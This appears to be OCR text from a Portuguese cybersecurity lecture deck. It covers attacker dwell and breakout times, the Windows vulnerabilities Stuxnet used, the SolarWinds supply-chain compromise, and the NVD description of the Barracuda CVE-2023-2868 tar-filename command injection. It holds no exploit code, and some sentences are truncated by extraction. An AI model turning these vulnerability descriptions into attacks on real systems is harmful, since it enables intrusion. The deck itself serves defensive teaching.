
Tendências

Global Median Dwell Time, 2011-2023

	2011	2012	2013	2014	2015	2016	2017	2018	2019	2020	2021	2022	2023
All	416	243	229	205	146	99	101	78	56	24	21	16	10
External	—	—	—	—	320	107	186	184	141	73	28	19	13
Internal	—	—	—	—	56	80	57.5	50.5	30	12	18	13	9

https://www.mandiant.com/m-trends

Tendências



https://www.crowdstrike.com/global-threat-report/

Tendências

After gaining initial access to a network, adversaries seek to “break out” and move laterally from the compromised host to other hosts within the environment. The time it takes for them to do this — “breakout time” — is crucial because the initially compromised machines are rarely the ones adversaries need to achieve their goals. They must move laterally into the network, conduct reconnaissance, establish persistence and locate their targets. Responding within the breakout time window allows defenders to mitigate costs and other damages associated with intrusions.

This year, the average breakout time for interactive eCrime intrusion activity decreased from 84 minutes in 2022 to 62 minutes in 2023. The fastest observed breakout time was only 2 minutes and 7 seconds.

BREAKOUT TIME

84 min → **62 min**

Breakout Time: tempo que o atacante leva para começar a se mover lateralmente pela rede do alvo

Tendências

Key Takeaway — Speed Is Critical

Speed matters. Attackers are acting faster, not only at identifying vulnerabilities to exploit, but also stealing data after they do.

- In 2023, the median time from compromise to data exfiltration fell to just two days, which is much faster than the nine days we observed in 2021.
- In approximately 45% of cases this year, attackers exfiltrated data *within a day* o
compromise.
- For non-extortion-related incidents in 2022 and 2023, the median time to data exfiltration has consistently remained under one day, meaning defenders must react
ransom attack in less than 24 hours.

**EXFIL
2 DIAS**

https://www.paloaltonetworks.com/blog/2024/02/unit-42-incident-response-report/

Alguns casos de APT ...

STUXNET

https://www.doisniveis.com/machtpolitik/stuxnet/

STUXNET

MS10-046: Execução automática de DLLs via arquivos malformado .lnk em USB drives

MS10-061: Falha de Execução Remota de Comando no serviço de Print Spooler

0-Day

MS10-073: Falha no Windows Keyboard Layout permitia escalada de privilégio local

MS10-092: Falha no Task Scheduler permitia escalada de privilégio local


SolarWinds

SolarWinds Compromise

The SolarWinds Compromise was a sophisticated supply chain cyber operation conducted by APT29 that was discovered in mid-December 2020. APT29 used customized malware to inject malicious code into the SolarWinds Orion software build process that was later distributed through a normal software update; they also used password spraying, token theft, API abuse, spear phishing, and other supply chain attacks to compromise user accounts and leverage their associated access. Victims of this campaign included government, consulting, technology, telecom, and other organizations in North America, Europe, Asia, and the Middle East. Industry reporting initially referred to the actors involved in this campaign as UNC2452, NOBELIUM, StellarParticle, Dark Halo, and SolarStorm.[1][2][3][4][5][6][7][8]

https://attack.mitre.org/campaigns/C0024/

SolarWinds




https://www.blackhatethicalhacking.com/articles/solarwinds-supply-chain-hack/

CVE-2023-2868

CVE-2023-2868

CVE-2023-2868



https://www.barracuda.com/

CVE-2023-2868

- **Empresa Barracuda**
- Email Security Gateway (ESG)
- Relay de Email (Anti-Spam)
- Equipamento Físico e Virtual
- Sistema Operacional Linux cifrado, parcialmente, com LUKS
- Amavis – componente de proteção *open source*
- Utilizado por diversas organizações do setor público (governo) e privado
- Grandes clientes pelo mundo

CVE-2023-2868

CVE-2023-2868 Detail

Description

A remote command injection vulnerability exists in the Barracuda Email Security Gateway (appliance form factor only) product effecting versions 5.1.3.001-9.2.0.006. The vulnerability arises out of a failure to comprehensively sanitize the processing of .tar file (tape archives). The vulnerability stems from incomplete input validation of a user-supplied .tar file as it pertains to the names of the files contained within the archive. As a consequence, a remote attacker can specifically format these file names in a particular manner that will result in remotely executing a system command through Perl's qx operator with the privileges of the Email Security Gateway product. This issue was fixed as part of BNSF-36456 patch. This patch was automatically applied to all customer appliances.

https://nvd.nist.gov/vuln/detail/CVE-2023-2868

CVE-2023-2868

CVE-2023-2868 Detail

Description

A remote command injection vulnerability exists in the Barracuda Email Security Gateway (appliance form factor only) product effecting versions 5.1.3.001-9.2.0.006. The vulnerability arises out of a failure to comprehensively sanitize the processing of .tar file (tape archives). The vulnerability stems from incomplete input validation of a user-supplied .tar file as it pertains to the names of the files contained within the archive. As a consequence, a remote attacker can specifically format these file names in a particular manner that will result in remotely executing a system command through Perl's qx operator with the privileges of the Email Security Gateway product. This issue was fixed as part of BNSF-36456 patch. This patch was automatically applied to all customer appliances.

https://nvd.nist.gov/vuln/detail/CVE-2023-2868

CVE-2023-2868

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD	**Base Score:** 9.8 CRITICAL	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CNA: Google Inc.	**Base Score:** 9.4 CRITICAL	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

